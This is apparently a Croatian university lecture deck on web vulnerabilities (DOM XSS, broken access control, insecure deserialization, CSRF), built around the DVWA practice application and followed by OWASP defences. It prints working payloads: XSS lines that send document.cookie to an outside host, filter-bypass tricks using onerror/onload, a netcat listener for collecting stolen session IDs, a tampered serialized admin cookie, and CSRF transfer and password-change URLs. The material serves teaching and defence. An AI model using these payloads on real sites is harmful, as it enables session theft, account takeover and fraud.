
```
sudo nc -l 8080 -v -n // koristimo npr. netcat za slanje i  
primanje TCP il UDP protokolima, ili pravi HTTP poslužitelj kao  
npr. nginx
```

//4. ukrali smo id sjednice – sada ga samo trebamo dodati u svoj cookie i imamo pristup!

// za to koristimo cookie manager za Firefox ili alternativu za Chrome

# Cross-site scripting (XSS) – DOM (1)

- **DOM ili lokalni**
- **Vrlo slično reflektiranom ali “bolje” jer kod postaje “dio stranice” na klijentu (tj. dio DOM-a)**
  - **Zaobilazi provjeru poslužitelja (ako takva provjera uopće postoji)**



# Cross-site scripting (XSS) – DOM (2)

- Primjer procedure za iskorištavanje DOM ili lokalnog XSS sigurnosnog propusta:
- 0) Početna web stranica na legitimnom web poslužitelju na nesiguran način procesira ulazne korisničke podatke što rezultira postojanjem XSS sigurnosnog nedostatka tipa 0.
- 1) **Napadač kreira zlonamjerni hiperlink** koji, osim URL-a legitimnog poslužitelja, sadrži i zlonamjerni skriptni kod.
- 2) **Napadač šalje zlonamjerni hiperlink** korisniku (npr. putem elektroničke pošte).
- 3) **Korisnik aktivira zlonamjerni hiperlink**, pri čemu se legitimnom web poslužitelju šalje HTTP zahtjev za ranjivom web stranicom.
- 4) **Legitimni web poslužitelj šalje korisniku ranjivu web stranicu kao HTTP odgovor**. Zlonamjerni skriptni kod nije umetnut u poslanu web stranicu, nego je još uvijek sadržan samo unutar hiperlinka.
- 5) **Korisnikov web preglednik pokreće ranjivu web stranicu i interpretira njezin kôd** koja se sada nalazi na lokalnom korisnikovom sustavu. Nailaskom na ranjivi dio stranice, aktivira se zlonamjerni skriptni kod iz hiperlinka (kao vrijednost jednog od parametara dobivene web stranice), koji se potom izvršava s ovlastima web preglednika unutar lokalne zone korisnikovog računala.



# Cross-site scripting (XSS) – DOM – primjer (1)

- Ranjiva web stranica:

[http://www.legitimni\\_posluzitelj.com/dobrodosli.html](http://www.legitimni_posluzitelj.com/dobrodosli.html)

```
<HTML>
<BODY>
  Dobar dan
  <SCRIPT>
    //određivanje pozicije na kojoj počinje korisničko ime unutar URL-a
    var pozicija = document.URL.indexOf("ime=")+4;
    //neprovjereni i nekdirani ispis ulaznog znakovnog niza (korisničkog
    imena) zaprimljenog unutar URL-a
    document.write(document.URL.substring(pozicija, document.URL.length));
  </SCRIPT>
</BODY>
</HTML>
```

- Zlonamjerni link:

[http://www.legitimni\\_posluzitelj.com/dobrodosli.html?ime=<script>alert\(document.cookie\)</script>](http://www.legitimni_posluzitelj.com/dobrodosli.html?ime=<script>alert(document.cookie)</script>)

# Cross-site scripting (XSS) – DOM – primjer (2)

//1. Probamo prolazi li XSS:

```
<script>alert('XSS test');</script>
```

//2. Možemo li preusmjeriti korisnika na drugu stranicu?

```
<script>document.location.href='http://www.hr';</script>
```

//3. Probamo dobiti cookie:

```
<script>alert(document.cookie);</script>
```

//4. Možemo li poslati podatke iz cookie-a na udaljeno računalo?

```
<script>
```

```
document.location.href='http://www.hr?marintest='+document.cookie;  
</script>
```

# Cross-site scripting (XSS) – DOM – zaštita

- Kako se DVWA štiti?
  - Razina *medium*: filtrira `<script>` tagove (pogledati kod)
    - Ne možemo sa tagovima nego se ubacujemo u metodu *onload* u tag `<body>`
    - Prvo moramo zatvoriti `select`

```
...default=English</select><body onload=alert('DOMXSS-medium');>
```

- Razina *high*: napravljena je *whitelista* dozvoljenih unosa (jezika)
  - komentiramo znakom `#`

```
...default=English#<script>alert('DOM-XSS')</script>
```

# Cross-site scripting (XSS) – zaštita (1)

- Što ako postoji zaštita?
  - Tipično se filtriraju `<script>` tagovi i znakovi

//kako upisati javascript bez `<script>` taga?

```
<img src=x:alert('XSS-TEST') onerror=eval(src) alt=0>
```

//ili:

```
<iframe src="javascript:alert(XSS-TEST);">
```

//A cookie pošaljemo na isti način kao i prije:

```
<img  
src=x:document.location.href='http://www.hr/?cookie='+document.cookie  
onerror=eval(src) alt=0>
```

//Kako napraviti da korisnik ne shvati da mu je ukraden  
sessionID?

# Cross-site scripting (XSS) – zaštita (2)

- Općenite preporuke za zaštitu:
  - eliminacija uzroka
    - ne uključivati ono što unese korisnik u izlaz aplikacije ili u povratni ispis
  - obrana
    - prvo: kodirati sve što unese korisnik i izbjeći znakove <, >, {, }, “, ‘ i slične
    - napraviti whitelisting onoga što korisnik može unijeti
    - za unos HTML-a treba ga “dezinficirati” (*sanitize*)
  - koristiti HTML POST umjesto GET-a
  - *HTTPOnly Cookie* (<https://owasp.org/www-community/HttpOnly>)

# Cross-site scripting (XSS) – zaštita (3)

- OWASP preporuke



OWASP



XSS Prevention  
Cheat Sheet

Basic precautions: **Never trust user input**

```
<script>NEVER PUT UNTRUSTED DATA HERE</script>  
<!--NEVER PUT UNTRUSTED DATA HERE-->  
<div NEVER PUT UNTRUSTED DATA HERE =test />  
<NEVER PUT UNTRUSTED DATA HERE href="/test" />  
<style>NEVER PUT UNTRUSTED DATA HERE</style>
```

**Never put *unsanitized input*:**

- *directly in a script*
- *inside an HTML comment*
- *in an attribute name*
- *in a tag name directly in CSS*

## **6. Loša kontrola pristupa (*Broken Access Control*)**

# Loša kontrola pristupa

- *Broken Access Control*
- kako se štiti pristup URL-ovima (web stranicama)?
  - ispravnom autorizacijom i sigurnim referencama na objekte
- česta greška
  - prikazuju se samo autorizirani linkovi i izbornici
  - napadač krivotvori pristup stranicama kojima nema pristup
- učinci:
  - napadač pokreće funkcionalnosti i usluge na koje nema pravo
  - pristup podacima i korisničkim računima drugih korisnika
  - obavljanje privilegiranih akcija



# Loša kontrola pristupa

- Napadač vidi da URL naznačuje njegovu ulogu:


`/user/getAccounts`

- Promijeni je u drugu ulogu

`/admin/getAccounts` ili

`/manager/getAccounts`


- Ovim postupkom napadač može vidjeti podatke na koje nema pravo!



# Loša kontrola pristupa – reference na objekte


- Napadač vidi da je njegov broj  
?acct=6065
- Promijeni ga u bliski broj  
?acct=6066
- Iskorištavanjem ranjivosti loše kontrole pristupa i reference na objekte napadač može vidjeti podatke drugog korisnika.

<https://www.onlinebank.com/user?acct=6065>



# Loša kontrola pristupa – izbjegavanje referenci

- eliminacija referenci
  - zamjena s privremenim vrijednostima koje se na poslužitelju preslikavaju u prave



mapiranje iz skupa internih izravnih referenci objekata na skup neizravnih referenci koje je sigurno javno otkriti

**The OWASP  
Enterprise  
Security API**



<https://owasp.org/www-project-enterprise-security-api/>

- provjeriti valjanost reference na objekt
  - provjera formata parametra
  - provjera prava pristupa za korisnika
  - provjera pristupa objektu (čitavanje, pisanje, promjena)

# Loša kontrola pristupa – uklanjanje ranjivosti

- za svaki URL treba:
  - dopustiti pristup samo autentificiranim korisnicima
  - provjeriti ovlasti za pristup i postupiti u skladu s njima
  - zabraniti pristup svemu na što korisnik nema pravo, posebno konfiguracijama, logovima, izvornim kodovima
- verificirati arhitekturu
  - na svakom sloju
- verificirati implementaciju
  - ne koristiti automatizaciju
  - provjeriti da je svaki URL zaštićen
  - provjeriti da konfiguracija poslužitelja ne dopušta pristup osjetljivim datotekama
  - testirati sustav s neautoriziranim zahtjevima

## **7. Nesigurna deserijalizacija** ***(Insecure Deserialization)***

# Nesigurna deserijalizacija

- *Insecure Deserialization*
- Web aplikacije prenose i čuvaju podatke u serijaliziranom obliku
  - Npr. *frontend-backend* → serijalizacija stanja korisnika
  - Npr. kontrola prava – ovlast u kolačiću
- Problem ako web aplikacija “vjeruje” serijaliziranom objektu i ne provjerava ga
- Posredno je moguće izvesti i maliciozan kod na poslužitelju!
  - Izmjena serijaliziranog stanja objekata u Java Spring Boot aplikaciji
- Npr. „super kolačić” na koji sadržava user ID, rolu, *hash* lozinke...

```
i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Napadač mijenja ovaj serijalizirani objekt u... kako bi dobio administratorske privilegije:

```
i:0;i:132;i:1;s:7:"Alice";i:2;s:4:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

# Nesigurna deserijalizacija – pitanja

- Radimo li deserijalizaciju prike autentifikacije? – tko sve može poslati podatke?
- Ograničavamo li (barem *cast*) što će se deserijalizirati?
- Radimo li deserijalizaciju složenih objekata? Može li napadač ubaciti čitav objekt koji sadrži ranjiv kod?

# Nesigurna deserijalizacija

- Kako spriječiti?
  - Ne vjerovati svemu što nam stiže od korisnika (preglednika) iako smo mi to poslali
    - Napadač je to mogao promijeniti
  - Isto vrijedi i za JavaScript kod
  - Tipično JSON
  - Potpisivati osjetljive podatke (digitalni potpis) – učinkovitost?
  - Ne slati osjetljive podatke ako nije nužno
  - Provjeravati očekivane tipove i dobivene tipove podataka
    - Zapisivati greške jer će one ukazati na pokušaje napada!



## **8. Lažiranje zahtjeva na drugom sjedištu (*Cross Site Request Forgery*, CSRF)**

# Lažiranje zahtjeva na drugom sjedištu

- *Cross Site Request Forgery* (CSRF)
  - napad pri kojem se preglednik žrtve namami da pošalje naredbu ranjivoj web-aplikaciji
  - ranjivost je uzrokovana činjenicom da preglednici automatski uključuju autentifikacijske podatke (npr. kolačić) u svaki zahtjev
  - iskorištava se činjenica da sjedište vjeruje pregledniku korisnika
- tipični učinak:
  - iniciranje transakcija (prijenos novaca, *logout*, zatvaranje računa)
  - pristup osjetljivim podacima
  - promjena podataka o korisničkom računu

# Lažiranje zahtjeva na drugom sjedištu – primjer

- Kada korisnik prebacuje novce korištenjem bankarstva sve se radi metodom HTTP GET I URL izgleda ovako:

`http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243`

- Napadač napravi URL s kojim će prebaciti novce na svoj račun u banci:

`http://example.com/app/transferFunds?amount=1500&destinationAccount=attackAcck`

- Kako natjerati preglednik korisnika da napravi HTTP GET na ranjivi URL? Ubaciti ga u `<img>` tag! Preglednik odmah očitava podatke!

```

```

✖ GET <http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct> new%2013.html:4 404 (Not Found)

- Ako je žrtva prijavljena na example.com, ima kolačić sa sessionID-em i transakcija prolazi!

# Lažiranje zahtjeva na drugom sjedištu


- problem
  - preglednici većinu autentifikacijskih podataka uključuju unutar svakog zahtjeva
  - to vrijedi i za zahtjeve koji su rezultat obrade obrasca, skripte ili slike na drugom sjedištu
- sva sjedišta koja se oslanjaju samo na automatski poslane autentifikacijske podatke su ranjiva
  - takva su gotovo sva
- automatski poslani autentifikacijski podaci su:
  - kolačić
  - autentifikacijsko zaglavlje (HTTP basic)
  - IP adresa
  - klijentski SSL-certifikati
  - autentifikacija na Windows-domenu

# DVWA - Damn Vulnerable Web Application

- PHP/MySQL (MariaDB) web aplikacija za ispitivanje sigurnosne ranjivosti
  - Besplatna i otvorenog pristupa
- Često korišten računalni alat u području informacijske sigurnosti
- Namjena:
  - Edukacija
  - Ispitivanje ranjivosti poslužitelja, web aplikacija i programskog kôda
- Ranjivosti grupirane u kategorije i u 3 razine (pretpostavljena *High*)

Link za preuzimanje:

<https://github.com/digininja/DVWA>



**Welcome to Damn Vulnerable Web Application!**

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

---

### General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users!)

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

---

### WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

---

### Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

# Lažiranje zahtjeva na drugom sjedištu – DVWA

-- promjena lozinke ide preko zahtjeva GET  
`http://192.168.1.230/dvwa/vulnerabilities/csrf/?password_new=test&password_conf=test&Change=Change#`

-- prilikom poziva DVWA provjerava ima li korisnik valjani ID sjednice u cookie-u jedino što trebamo jest kopirati URL s promjenom lozinke na drugo sjedište koje korisnik posjećuje i nadati se da je istovremeno prijavljen na DVWA

-- ubacujemo “sliku” na neko drugo sjedište (npr. Facebook ili slično)

```

```

## Lažiranje zahtjeva na drugom sjedištu – otklanjanje ranjivosti

- dodati neku tajnu (token), a ne prihvaćati sve podatke automatski
- mogućnosti
  - pohrana tokena u sesiji i dodavanje u sve obrasce i linkove
    - Hidden: `<input name="token" value="687965fdfaew87agrde" type="hidden"/>`
    - URL: `/accounts/687965fdfaew87agrde`
    - Obrazac: `/accounts?auth=687965fdfaew87agrde&...`
  - koristiti POST umjesto GET-a
  - korištenje dodatne autentifikacije za osjetljive funkcije (npr. APLI)
- DVWA na postavci *high*:

`http://192.168.1.230/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change&user_token=220767bd72cb7b69823772573e852127#`

# Dodatna literatura

- Umetanje, <https://www.w3resource.com/sql/sql-injection/sql-injection.php>, [http://www.owasp.org/index.php/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet](http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)
- Umetanje Node.js, <https://www.stackhawk.com/blog/node-js-sql-injection-guide-examples-and-prevention/>, <https://planetscale.com/blog/how-to-prevent-sql-injection-attacks-in-node-js>, <https://betterprogramming.pub/stop-doing-this-in-your-sql-queries-if-you-already-are-252b3f8c1029>
- Loša autentifikacija, [https://cheatsheetseries.owasp.org/cheatsheets/Authentication\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html)
- Nesigurna pohrana osjetljivih podataka, [https://www.owasp.org/index.php/Cryptographic\\_Storage\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet)
- Loša kontrola pristupa, [https://www.owasp.org/index.php/Top\\_10-2017\\_A5-Broken\\_Access\\_Control](https://www.owasp.org/index.php/Top_10-2017_A5-Broken_Access_Control)
- XSS, [http://www.owasp.org/index.php/XSS\\_Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet](http://www.owasp.org/index.php/XSS_Cross_Site_Scripting_Prevention_Cheat_Sheet)
- Lažiranje zahtjeva na drugom sjedištu, [http://www.owasp.org/index.php/CSRF\\_Prevention\\_Cheat\\_Sheet](http://www.owasp.org/index.php/CSRF_Prevention_Cheat_Sheet)